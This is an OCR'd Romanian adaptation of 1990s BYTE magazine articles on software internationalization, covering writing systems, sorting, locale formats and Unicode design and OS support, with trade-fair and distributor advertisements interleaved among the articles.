Un sistem de scriere, numit şi script, conţine un set de reguli pentru crearea unei reprezentări vizuale a unei limbi şi a setului de caractere ce o însoţeşte. În întreaga lume se folosesc mai mult de 30 de seturi de caractere incluzându-le pe cele chinez, arab, roman, chirilic, japonez şi ebraic.

Aceste sisteme diferă fiecare în abordările pentru crearea reprezentării grafice a cuvintelor. În scripturile alfabetice, cum sunt cele roman, grec şi chirilic, caracterele sunt asociate în mod tipic sunetelor de bază (foneme) ale limbilor corespunzătoare. În sistemele silabice (ex.: japonez, kana), caracterele reprezintă silabe. Scripturile complexe, cum sunt cele chinezesc hanzi sau japonez kanji, folosesc până la 30.000 de caractere ideografice: ele reprezintă sunete şi înglobează sensuri ale cuvintelor.

Sortarea scripturilor

Din perspectiva tehnică a programatorului, trebuie în primul rând să cataloghezi aceste scripturi în concordanţă cu caracteristicile unice ale fiecăruia după cum urmează:


- Scripturile simple, cum ar fi cel roman sau chirilic, utilizează liniile de la stânga la dreapta şi umplu pagina de sus în jos. Având mai puţin de 256 de caractere, acestea pot fi reprezentate fiecare pe un singur octet. Ele nu necesită informaţie contextuală.

- Scripturile complexe cu seturi de caractere mai mari (ex.: limbile din China, Japonia şi Coreea) necesită 2 octeţi pentru fiecare caracter. În mod normal nu sunt spaţii între cuvinte. Pentru direcţie, ele folosesc diverse combinaţii, inclusiv linii de sus în jos, de la stânga la dreapta, pagini de la dreapta la stânga şi de sus în jos. (Periodicele sunt tipărite în mod uzual în coloane verticale, în timp ce documentaţia tehnică este afişată adesea pe linii de la stânga la dreapta). Aceste scripturi nu necesită informaţie contextuală. Caracterele pot să nu aibă o ordine de sortare care să corespundă unei sortări alfabetice și multe dintre ele nu au majuscule sau minuscule.

- Sistemele context-senzitive folosesc și ele mai puțin de 256 de caractere dar caracterele pot să arate altfel în funcție de poziția lor în context (caracterele alăturate). Acestea sunt similare textului roman scris de mână. O literă arabă poate avea până la patru forme diferite (glife). În timpul tastării unui text arab caracterele precedent introduse își pot modifica aspectul.

- Scripturile bidirecționale, cum este cel arab sau ebraic, utilizează sensul de la dreapta la stânga ca direcție principală, dar numerele și cuvintele compuse sunt scrise de la stânga la dreapta. Ele au mai puțin de 256 de caractere. Ebraica este context-independentă; araba este atât bidirecțională cât și context-senzitivă.

Personalități separate


cat (green-eyed) dog
Sfârșit de cuvânt pentru selecție de cuvânt
cat (green-eyed) dog
Sfârșit de cuvânt pentru sfârșit de rând
日本語は複雑な言語
Sfârșit de cuvânt pentru sfârșit de rând

Scripturile se constituie din reguli pentru crearea unei reprezentări vizuale a limbii și setului de caractere aferent. Cele mai mult de 30 de seturi de caractere utilizate astăzi pentru crearea reprezentării grafice a cuvintelor utilizează o mare varietate de reguli, ce prezintă probleme thenice pentru programatori. Programatorii vorbitori de limbă engleză ce sunt obișnuiți să taie o propoziție după un cuvânt sau o linie de despărțire (vezi primele două linii din stânga) trebuie să creeze algoritmi speciali pentru scripturi complexe, cum ar fi chineza, japoneza sau coreeana. Pentru aceste limbi, de obicei, nu există spații între cuvinte. De exemplu, în japoneză, (stânga, jos) sfârșitul liniei poate într-un cuvânt, dar simbolurile multi-caracter nu pot fi despărțite.

Controlul grupurilor

Unele scripturi, cum ar fi thai, coreean sau ebraic, au grupuri de caractere. Acest fenomen, care este similar dar mai complex decât altele, cum ar fi accentele în franceză sau spaniolă, necesită o atenție specială din partea programatorului. Sublinierea sau ștergerea de text, ca și mutarea cursorului de inserare, trebuie să trateze aceste grupuri ca simple caractere . Grupurile pot avea până la cinci componente.

Ligaturile sunt un caz special de grupare. În scripturile romane, ele sunt de obicei o secvență de două caractere ce acționează ca o unitate. Transformarea unei ligaturi la majusculă, de exemplu la începutul unei propoziții, presupune ca ambele caractere să treacă în majuscule.

Marcaje de delimitare

Chiar dacă nu există grupuri, demarcarea caracterelor și a cuvintelor – găsirea granițelor dintre cuvinte și caractere – poate deveni o provocare. De exemplu, chiar într-un text roman aparent simplu, nu rupem rândurile chiar în fața semnelor de punctuație; dar ele pot fi rupte înaintea parantezelor deschise. În scripturile bidirecționale, aceste lucruri sunt și mai complexe.

În multe sisteme asiatice, nu există delimitatori de cuvinte, deci sfârșitul unor linii sau coloane necesită algoritmi speciali. În japoneză (fără spații între cuvinte), sfârșitul liniilor este permis oriunde într-un cuvânt, dar nu este permisă despărțirea simbolurilor multi-caracter.

Granițele cuvintelor sunt deseori dificil de definit. De exemplu, atât *Feueralarmschalter* în germană cât și comutatorul sistemului de alarmă în română sunt substantive compuse, dar în română sunt spații între fiecare dintre cuvinte.

Stilurile speciale aplicabile (ex.: bold, italic și subliniat) s-ar putea să nu poată fi aplicate bine și unui alt sistem de scriere. Culturi diferite pot avea moduri diferite de a exprima evidențierea.

Programatorii trebuie să fie pregătiți pentru orice fel de preferințe de sortare sau strategii. Chiar și în relativ „sigura“ zonă a

Glosar Globalizare

Cod caracter: O valoare întreagă unică ce semnifică un caracter dintr-un script.

Orientare caracter: Rotirea caracterelor în raport cu orientarea liniei de script. Se numește în-sens dacă se face în aceeași direcție cu orientarea liniei, altfel este anti-sens. Orientările liniilor orizontale (de la stânga la dreapta și invers) conduc în mod uzual la caractere orientate în-sens. Orientările liniilor verticale (de sus în jos) presupun de obicei orientarea anti-sens a caracterelor, dar cea în-sens (linia de bază a caracterelor e verticală iar caracterele sunt rotite cu 90°) este de asemenea posibilă.

Codare: Maparea între caractere (setul de caractere) și codurile caracterelor, care sunt întregi unici. Uneori un caracter apare în mai multe seturi de caractere sau de mai multe ori în același set de caractere; aceasta deoarece acel caracter poate fi utilizat diferit într-un alt script. Un exemplu este caracterul H, ce se folosește în mod diferit în roman și chirilic.

Glifă: Forma unui caracter. În scripturi context-senzitive, depinde de caracterele învecinate.

I18n, L1On: Chiar într-o industrie suprasaturată de acronime ca aceasta, cele două trebuie să fie printre cele mai impenetrabile. I18n semnifică internaționalizarea; 18 este numărul de caractere dintre i și n. L1On este similar localizării. Mulți argumentează că acronime atât de criptice ca acestea sfidează chiar scopul localizării.

Internaționalizare: Pregătirea unui produs pentru piețele internaționale fiind lucrat ca versiune singulară; înseamnă că nu conține facilități aplicabile doar unui anumit script sau limbă. Prin internaționalizare, ca prim pas, se salvează din costurile următoarei faze – localizarea.

Orientare linie: Sensul de scriere a textului într-o linie. De exemplu araba folosește de obicei orientarea pe linie de la dreapta la stânga. În japoneză, este sau de sus în jos sau de la stânga la dreapta.

Localizare: Pregătirea unui produs pentru o singură limbă. Aceasta implică de obicei traducerea interfeței utilizator și a documentației, precum și adaptarea formatelor pentru timp, dată sau numere. Oricum, ea nu se oprește aici. xmatice, uneori și schimbarea iconurilor, simbolurilor, metaforelor și chiar cea a conceptelor ce trebuie revizuite.

Script: Un sistem de scriere pentru crearea reprezentării vizuale a limbii. El se constituie dintr-un set de reguli și caractere și definește cum trebuie acestea combinate. Exemple de scripturi sunt cele chinezesc, arabic sau roman.

scripturilor romane, există variații. În engleză, sortarea este de la A la Z. În germană, caracterele *cu* umlaut se sortează imediat după cele fără umlaut; dar în suedeză, Ö vine la sfârșitul alfabetului. Spaniola are caractere duble (ex.: *ll* sau *ch*) ce se sortează ca și caractere simple.

Orice vestic care a încercat să caute o expresie într-un dicționar chinezesc știe că sortarea scripturilor complexe este dificilă. Un criteriu aici este radicalul (rădăcina) caracterului, numărul de tușe de bază necesare pentru crearea unui caracter. În aceste scripturi multi-octet, aranjamentele multiple de caractere pot ține locul unui cuvânt și de aceea pot fi sortate împreună. Aceasta poate necesita algoritmi de sortare multi-nivel.

Probleme de editare

Aceste categorizări ridică o mulțime de probleme legate de funcțiile de editare. De exemplu, pentru conversia din majuscule în minuscule, programatorii obișnuiți cu setul de caractere standard ASCII adună sau scad 32. (Această constantă reprezintă diferența între codurile lui *A* și *a*). Dar chiar și pentru setul de caractere extins necesar reprezentării limbilor vest-europene, această abordare poate să nu funcționeze. De exemplu diferența dintre *Ş* și *ş* nu este 32. Accentul de asemenea se poate pierde.

Aceste probleme legate de sortare sau de majuscule se aplică și algoritmilor de căutare. Căutările pe șiruri trebuie să poată accepta diferite secvențe de caractere ca echivalente. Caracterele de substituție (wild-card) ce sunt utilizate în dialogurile de căutare pot avea o semnificație în limba dorită, devenind inutilizabile ca atare.

Într-o situație de căutare rapidă, când tastezi primele litere ale unui cuvânt, trebuie să apară atât posibilitățile cu accent cât și cele fără accent. (Dacă tastez *a*, aștept să apară cuvintele cu *A*, *Ă*, *Â*, *a*, *ă*, *â* și așa mai departe).

Despărțirea cuvintelor lungi la sfârșitul liniilor nu e atât de ușoară în alte limbi precum e în engleză. În germană, e posibil ca într-o astfel de situație să trebuiască schimbate caractere din cuvânt. Franceza necesită uneori o liniuță dacă două cuvinte (altfel separate) trec de sfârșitul liniei.

Șase vederi asupra lumii

	Separatori pentru cifre	**Moneda**	**Timpul**	**Data în format scurt**
S.U.A.	1,234.56	$0.23 ($0.45)	9:05AM 11:20PM	12/22/96 2/1/96
Marea Britanie	1,234.56	£0.23 (£0.45)	09:05 23:20	22/12/96 1/02/96
Germania	1 234.56	DM 0,23 -DM 0,45	09:05Uhr 23:20Uhr	22.12.1996 1.02.1996
Franța	1 234.56	F 0,23 -F 0,45	09:05 23:20	22.12.1996 1.02.1996
Grecia	1 234.56	Dr 0.23 Dr (0.45)	09:05 23:20	22-12-96 1-02-96
Japonia	1 234.56	¥0.23 (¥0.45)	09:05AM 11:20PM	96.12.22 96.2.1

Even this small sample shows the variety of ways numbers, dates, times, and currencies are represented in different countries.

Impactul flexiunilor

Programatorii vorbitori de limbă engleză ar trebui să nu uite nici un moment că alte limbi au mult mai multe inflexiuni (schimbări ale cuvintelor) depinzând de mod, caz și gen. Franceza și alte limbi latine au două genuri, germana are trei și există chiar o limbă cu 17. Aceasta poate influența, de exemplu, felul în care se scriu numeralele ordinale.

Nu există un rețetar magic pentru soluționarea diferențelor dintre limbi. Cele mai importante sfaturi sunt că trebuie să ții seama de aceste probleme și să scrii un cod flexibil. Oricum, vei mai avea uneori surprize, dar nu cele ce-ar rezulta dintr-un program scris oricum și trecut printr-un automat-traductor.

–U.F.

Evită pașii greșiți de globalizare

Iconurile, metaforele și simbolurile sunt alte probleme importante pentru programatorii ce doresc să dezvolte aplicații cu utilizare internațională. Între lucrurile care trebuie avute în vedere sunt simbolurile sau chiar culorile ce pot fi ofensatoare pentru alte culturi.

În plus, unele iconuri nu sunt ușor recognoscibile în orice cultură. Un exemplu este aplicația de poștă electronică al cărei icon reprezintă o cutie cu un steag roșu ridicat dacă a ajuns poșta. Acest tip de cutie poștală e folosit doar în Statele Unite.

Cu toate că aceste probleme trebuiesc luate cu grijă în considerare, pe de altă parte interfața utilizator trebuie să folosească pe cât posibil simboluri. În Europa, semnele de circulație sunt în general simboluri fără text, deoarece șoferii care nu vorbesc limba locului trebuie să le înțeleagă.

Un țel al designului iconurilor este ca ele să nu conțină text, deoarece s-ar putea ca aceasta să nu mai încapă în spațiul său la traducere. Dacă un icon necesită o explicație textuală, e preferabilă utilizarea bulelor cu explicații în stil Mac.

Există numeroase cărți disponibile pe această temă. Una bună este *Global Interface Design* de Tony Fernandez (Academic Press, ISBN 0-12-253790-4).

–U.F.

COMTEK
EXPOSITIONS

organizează

Computers and Electronics Romanian Fair

CERF '96
CAD - Camp
BASF
SPRINT
OMNILOGIC
OKI
Expert
XEROX

CERF '97

Cea mai importantă expoziție specializată de tehnică de calcul (hardware și software), electronică, birotică și telecomunicații

Ediția a 6-a
Complexul ROMAERO Băneasa
13 - 17 mai 1997

Vă irosiți timpul căutând de unul singur distribuitori pentru echipamentele dumneavoastră?

Aveți dificultăți în a găsi pentru produsele dumneavoastră clienți cu mare putere de cumpărare?

Comtek vă oferă șansa de a-i întâlni pe toți aceștia la CERF!

Organizată la puțin timp după CeBIT Hanovra, cea mai mare expoziție europeană în acest domeniu, CERF vă prezintă echipamente și tehnologii de ultimă oră.

Nu pierdeți ocazia de a veni la CERF!

Pentru informații sunați acum la
tel./ fax : 230.62.81; 230.12.53

Foloseşte resursele de globalizare

Lumea e mare, dar nu eşti singur. De la organisme de standardizare internaţională la firme specializate în internaţionalizare, există suficient ajutor pentru a-ţi pregăti softul pentru pieţele globale.

Ajutor pentru localizare

Localisation Industry Standard Association (lisa; http://www.lisa.unige.ch/) este o asociaţie non-profit, privată, cu sediul în Elveţia la Geneva. lisa cooperează cu parteneri din industrie, asigurând suport pentru localizarea de software.

Componentizarea Unicod

Gamma UniVerse (de la Gamma Productions, care este un dezvoltator de produse multiplatformă pentru formulare în limbi străine bazate pe Unicodul standard) este un control ActiveX ce aduce suport Unicod pentru aplicaţii şi OS-uri existente, acoperind în mod teoretic mai mult de 175 de limbi. El dă posibilitatea programatorilor să scrie şi să întreţină aplicaţii globale pentru lumea fără frontiere a Internetului sau intranetului.

Utilizat ca o aplicaţie independentă de editare în mai multe limbi pentru Windows sau înglobată în aplicaţii suportate pe orice OS, Gamma UniVerse permite aplicaţiilor scrise în C++ sau Visual Basic să suporte în mod transparent sistemul de codificare a caracterelor Unicod. El este compatibil cu standardele multiplatformă ActiveX de la Microsoft.

Browsere cu un Accent

Accent Software Intrernational este unul dintre actorii cei mai cunoscuţi ai arenei softului multi-limbi. Produsul lor Internet With an Accent este un viewer şi un publisher multi-limbi pe Web. El include patru componente. Prima, o versiune multilingvă a browserului Mosaic interpretează caracterele unei pagini Web. Utilizatorii selectează una dintre cele peste 30 de limbi şi seturi de caractere disponibile dintr-un meniu al unui toolbar. Este disponibil şi un plug-in gratuit pentru Netscape.

În al doilea rând, un editor HTML uşurează scrierea paginilor de Web multi-limbi. A treia componentă, este un viewer pentru documente create cu procesorul de texte Accent. În fine, pachetul include şi o aplicaţie e-mail multi-limbi, MailPad.

Tango Browser, de la Alis, afişază şi el pagini Web într-o mulţime de limbi. Cu Tango Browser, poţi selecta limba utilizată de interfaţă, regăsirea automată a paginilor în limba preferată şi introducerea de text într-o largă varietate de limbi.

-U.F. ■

Udo Flohr este redactor colaborator la BYTE şi se află în Hanovra, Germania. Pentru a-l contacta prin Internet trimiteţi e-mail la **flohr@dfn.de.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Adi Pop*]

ADRESE UTILE

Berlitz Translation Services
Santa Monica, CA
(310) 260-7100
(310) 260-7185
http://www.berlitz.com

Gamma Productions, Inc.
San Diego, CA
(619) 794-6399
fax: (619) 794-7294
http://www.gammapro.com

Unicode Consortium
San Jose, CA
(408) 777-3721
fax: (408) 777-0405
http://unicode.inc@unicode.org

GENESYS

Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ştefan Furtună 169, Bucureşti
E-Mail: sales@genesys.ro
http://www.genesys.ro

ftp Software®
Conectivitate LAN/WAN
Internet/Intranet
Reţele TCP/IP
OnNet

SCO
Unixware 2.1
Open Server 5
Business Critical Servers

NATIONAL INSTRUMENTS®
The Software is the Instrument®
Achiziţie de date
Control de proces

PROGRESS SOFTWARE
Application Partner
Baze de date relaţionale

Allied Telesyn International
Echipament de reţea: Huburi, Switchuri, Transceivere

Best Power
UPS
280 VA - 220 KVA
monofazate şi trifazate

OFERTĂ PROMOŢIONALĂ PENTRU SITE-URI TCP/IP !
AMNESTY, UPGRADE & PROMOTIONAL PRICES !
Este timpul să vă bazaţi pe produse licenţiate !
Trade-in prices
Evaluation kits

Distribuţie autorizată
Asistenţă tehnică
Garanţie şi service


OFERTĂ SPECIALĂ PENTRU RESELLERI !

CĂUTĂM PARTENERI PENTRU DISTRIBUIREA PRODUSELOR !

Alte produse:
Routere • Radio - bridge • Multiplexoare • Modeme
Internet Ready Servers for Business

Unicodul evoluează

Îngrijorări din cauza localizării? Softul orientat-conținut, prin Unicod, poate deveni cu adevărat important. De Ken Fowels


Localizează conținutul, nu interfața

Localizarea acestei aplicații ar fi necesitat traducerea întregii interfețe utilizator în limba locală, deseori inutilă deoarece utilizatorii cunosc deja UI, iar operația implică costuri suplimentare, timp și efort. De asemenea aplicația ar trebui să gestioneze conținutul doar în acea limbă.

Unicodul asigură baza de simboluri pentru o mulțime de limbi, incluzându-le pe cele complexe în care aspectul unei părți a cuvântului poate afecta aspectul alteia.

Orientarea-conținut a aplicației îi permite utilizarea unei varietăți de limbi, fără alterarea interfeței utilizator.

Procesorul de texte bazat pe Unicod, de la Gamma, poate afișa mai multe limbi deodată.

Majoritatea utilizatorilor de calculatoare îți vor spune că și-ar dori să aibă interfața utilizator localizată în limba lor. Totuși, o prioritate mai mare pentru toți este crearea și vizualizarea de conținut în propria limbă. Într-un fel această cerere este salutară: în loc de-a fi nevoie să dezvolți interfețe utilizator (UI) unice care să aibă suport pentru cele peste 250 limbi folosite în întreaga lume, poți să-ți limitezi eforturile de dezvoltare pentru „doar" 10 sau 20 de UI-uri localizate pentru a manevra conținutul.

Pe de altă parte, construirea aplicațiilor orientate-conținut pentru multiple limbi este marcată de eșecurile anterioare. De exemplu, limitările matematice ale celor 8 biți (valoare maximă 256) ale seturilor de caractere utilizate pentru limbile vest-europene. Seturile de caractere Western Latin cum sunt ISO 8859-1, IBM Code Page 437 sau Windows ANSI 1252 nu acoperă nici măcar cerințele limbilor Uniunii Europene de când Grecia este membru EU, iar limba greacă n-a încăput în aceste seturi de caractere. Adăugați Turcia și țările din centrul și estul Europei și veți vedea cum interoperabilitatea între sute de posibile codificări pe 8 biți devine un adevărat coșmar.

Apoi vin la rând limbile chineză, japoneză și coreeană, ce necesită seturi de caractere cu multe mii de caractere. Japonia este acum al doilea mare utilizator de software, iar țările ce utilizează limbile chineză și coreeană au rate de creștere pe două cifre.

De ani de zile, Unicod, standardul de codificare uniformă pe 16 biți a informației pentru cele mai obișnuite scripturi din lume, a oferit o cale de-a ocoli aceste probleme lingvistice. Astăzi, creșterea internaționalizării afacerilor oferă Unicodului o poziție privilegiată între opțiunile programatorilor. Dezvoltatorii atenți au găsit, de asemenea, căi de a lucra cu Unicodul într-o manieră comodă.

Unicodul există în primul rând deoarece alternativele de internaționalizare ale aplicațiilor nu și-au dovedit întru totul valabilitatea. De exemplu, există diferite codificări multi-octet (seturi de caractere pe doi octeți, sau DBCS) ce folosesc un amestec de caractere codate pe 8 și 16 biți. Dar o codificare pe lungime variabilă necesită un octet de antet sau o secvență de control pentru precizarea lungimii fiecărui caracter. Codificărilor multi-octet le lipsește simplitatea codului de lungime fixă ASCII, deoarece caracterele nu pot fi manipulate decât după ce au fost inspectate individual pentru determinarea lungimii fiecăruia. Mutarea unui pointer înapoi printr-un șir de caractere multi-octet necesită API-uri specifice sau algoritmi prea lungi. Dacă o aplicație este destinată doar unei țări din Asia, de exemplu, asta nu înseamnă că este un produs internațional, și pentru acestea codificarea multi-octet este suficientă. Dar cerințele speciale ale codificării multi-octet o fac neatractivă pentru produse cu adevărat internaționale.

Unicod salvator

Standardul Unicod/ISO10646 asigură o codificare uniformă pe 16 biți care poate stoca informația din toate scripturile obișnuite ale lumii. Cuvântul cheie aici este „standardul". Unicodul însuși este un standard, nu o tehnologie. Atunci când se implică tehnologia aflăm cum se utilizează standardul în software.

Conceptul Unicod de poziționare a caracterelor într-un spațiu de 64 KB pare suficient de simplu – până când vă veți da seama că sunt de trei, patru ori mai multe

Suportul sistem pentru Unicod

Apple Macintosh
- Utilitare sistem pot converti date din sau spre Unicod.
- QuickDraw GX permite introducere directă de Unicod.
- Indicii glifelor TrueType utilizează codificarea Unicod.

Microsoft Windows 3.x
- Nici unul, dar se pot converti date din sau spre Unicod prin Win32s.

Windows 95
- API converteşte datele din sau spre Unicod.
- Indicii glifelor TrueType utilizează codificarea Unicod.
- API-urile pe partea de afişare sunt disponibile în Unicod.

Windows NT
- Sistemul de operare utilizează intern Unicodul, la nevoie converteşte automat din seturile individuale de caractere.
- Toate API-urile pentru I/O de text pot fi setate pentru Unicod.
- Indicii glifelor TrueType utilizează codificarea Unicod.
- NT 4.0 aduce şi suport pentru conversie UTF-8.

Unix
- Suport comprehensiv în Plan 9 de la AT&T, dar majoritatea Unix-urilor au un suport foarte redus sau chiar absent pentru Unicod.

Java
- Java este primul limbaj de programare care defineşte Unicodul ca tip de dată implicit. Totuşi, ca limbaj de programare, nu are sistem de randare sau alte mecanisme ce cad în responsabilitatea sistemului gazdă.

caractere în toate limbile scrise ale Pământului. Deci o parte cheie a proiectului Unicod este de a gestiona acest spaţiu de 64 KB ca pe o valoare imobiliară, de vreme ce trebuie să acopere un mare număr de scripturi într-o unică codificare coerentă.


Câteva părţi ale designului Unicod folosesc la maximizarea utilizării a ceea ce se numeşte code-point (punct-de-codare), adresa permanentă din Unicod pentru fiecare caracter. De exemplu, semnele diacritice în majoritatea celorlalte seturi de caractere sunt memorate ca şi caractere unice, dar în Unicod fiecare diacritică poate fi urmărită individual şi partajată între mai multe caractere. Punctele de codare sunt conservate prin Unificarea Han - un acelaşi spaţiu este partajat de două sau trei caractere cu aspect similar. Pentru Unicod, micile diferenţe în aspect trebuie rezolvate la nivelul fontului, nu prin inventarea unei alte codificări a caracterelor. De asemenea, Unicod nu garantează o anumită ordine de sortare, deoarece softul trebuie să rezolve separat această problemă.

Presupuneri Unicod

Pentru maximizarea utilităţii, la baza Unicod stau anumite presupuneri specifice:

Asignare permanentă. Numărul caracterelor asignate a crescut la un total de 38.885, în Unicod 2.0, dar prin design, nici un caracter Unicod n-a devenit depăşit (învechit). Unicode Consortium alocă cu grijă spaţiul suplimentar, astfel încât asignările existente să fie valabile în continuare.

Mărime fixă, codare pe 16 biţi. Asemănător cu ASCII, caracterele Unicod au toate aceeaşi mărime, şi caracterul vid are 16 biţi.


Diacriticele sunt critice
Unicod furnizează această diacritică atunci când tastezi al doilea caracter.
Unicod furnizează această diacritică (care nu apare în mod normal) atunci când tastezi al doilea caracter.

Unicodul lucrează în context. În birmaneză, de exemplu, adaugă semne diacritice.

Fără secvenţe de control. Deoarece Unicod este de mărime fixă, nu e necesară prezenţa unor indicatori speciali pentru control.

Diacriticele şi caracterele de bază. Orice diacritic sau semn de accent poate fi combinat cu orice caracter de bază la momentul utilizării, ceea ce salvează spaţiu de codificare. Pentru compatibilitate, există şi nişte asignări echivalente pentru combinaţiile de caractere pre-compuse.

Text simplu. Punctele de codare Unicod nu au semnificaţii moştenite; ele reprezintă text simplu, independent de limbă.

Ordine logică. Unicodul este stocat şi extras într-o ordine logică, care nu este necesar similară ordinii vizuale.

Zonă privată de utilizare. În loc să cloneze noi seturi de caractere după cerinţele clientului, Unicod are o zonă preasignată unde pot fi adăugate caractere speciale definite de utilizator.

Pe de altă parte, există anumite aspecte care *nu* fac parte din standardul Unicod, acestea sunt:

Randarea şi afişarea. Domeniul Unicod include limbi complexe (bengali, devanagari, etc.); totuşi, nici un sistem de operare existent nu poate randa întreg domeniul caracterelor Unicod. Reţineţi, standardul Unicod se referă la codificarea caracterelor, el nu este o bibliotecă de dezvoltare sau o tehnologie.

Probleme tipografice. Aspectul specific al unui font este o caracteristică artistică, în timp ce Unicod se referă doar la text simplu. O glifă care „arată rău“ pentru o anumită limbă poate fi remediată prin schimbarea tipului de font şi nu necesită schimbarea setului de caractere. Există fonturi care mapează o mare parte a caracterelor Unicod, dar nu există nici măcar un „font Unicod“ care să arate perfect în toate limbile lumii deoarece unele necesită mici ajustări vizuale. Unicod este un sistem unic de codificare ce poate necesita multiple fonturi.

Ordinea sortării. Majoritatea OS-urilor moderne şi a platformelor de baze de date pot sorta şi compara şiruri de caractere. Unicod nu garantează o anumită ordine a sortării.

Introducerea caracterelor. Organizarea tastaturilor şi metodele de introducere sunt dependente de software, nu de codificarea caracterelor.

Date de specific local. Simbolurile monetare şi semnele de punctuaţie nu sunt asignate nici unui local din Unicod. Specificaţiile Unicod nu conţin informaţii de formatare locale, cum ar fi convenţiile pentru timp şi dată.

Unelte Unicod pentru programatori

După ce ai înţeles ce asigură şi ce nu asigură Unicodul, pasul următor este de a găsi căile rapide de dezvoltare oferite de OS-uri şi de anumite unelte. Este pe de-a-ntregul posibil să scrii o aplicaţie pregătită-Unicod fără nici o unealtă specifică sau apel sistem de suport, dar există avantaje evidente în a folosi suportul înglobat.

Dacă gândul de a utiliza o codificare fixă pe 16 biţi pare a conduce la o risipă de spaţiu pentru fişiere sau timp de încărcare, nu uita că alternativele pot să fie mult mai rele. Un bitmap cu text poate ocupa mai mult spaţiu decât orice codificare de caractere, iar un bitmap poate fi fără sens – nu mai poţi să faci sortări sau căutări în el. Dacă foloseşti bitmapuri pentru stocare de text internaţional, ai creat doar o foarte scumpă maşină de facsimile.

Cu toate că Unicod şi-a câştigat rapid popularitatea, majoritatea uneltelor şi OS-urilor există dinaintea lui (lucrul la Unicod a început în 1988, iar Unicode Consortium s-a format în 1991). Cea mai simplă cale de a asigura suport pentru Unicod este ca sistemul de operare să asigure suport complet în toate funcţiile de text şi I/O. Dar este mult mai greu de a reajusta un sistem de operare la Unicod faţă de o aplicaţie, iar majoritatea uneltelor de dezvoltare nu uită să evidenţieze limitările sistemelor de operare în acest domeniu.

Utilizat unde trebuie

Din fericire, Unicod nu reprezintă o chestiune de decizie da/nu pentru un întreg produs. Deci în anumite situaţii poţi folosi Unicod, iar în altele, alte seturi de caractere. Aveţi în vedere o abordare incrementală.

Iată câteva priorităţi ale implementării ce trebuie cântărite atunci când alegi uneltele şi sistemele de operare.

În primul rând, trebuie să fie abilitatea de a converti datele existente în şi din Unicod. Aceasta este Unicod la un nivel de bază şi este foarte uşor de implementat. Multe din OS-urile actuale asigură pentru aceasta API-uri, unelte şi exemple de programe. Avantajul este că Unicod reprezintă un punct central important al codificării de vreme ce este un superset al multora dintre seturile de caractere uzuale.

Un exemplu este o bază de date client/server, în care serverul stochează datele în Unicod şi fiecare client foloseşte setul său de caractere. Există unele cazuri când o conversie 100% în/din Unicod nu e posibilă, în special dacă e vorba de codificările multioctet asiatice. Dar în general, caracterele care se pierd sunt cele definite unic în seturi de caractere proprietare şi care nu se pot mapa pe nici un alt set de caractere. Dacă OS-ul pe care va rula aplicaţia sau uneltele nu asigură conversia seturilor de caractere, poţi să-ţi creezi propriul convertor utilizând tabelele de mapare disponibile de la Unicode Consortium.

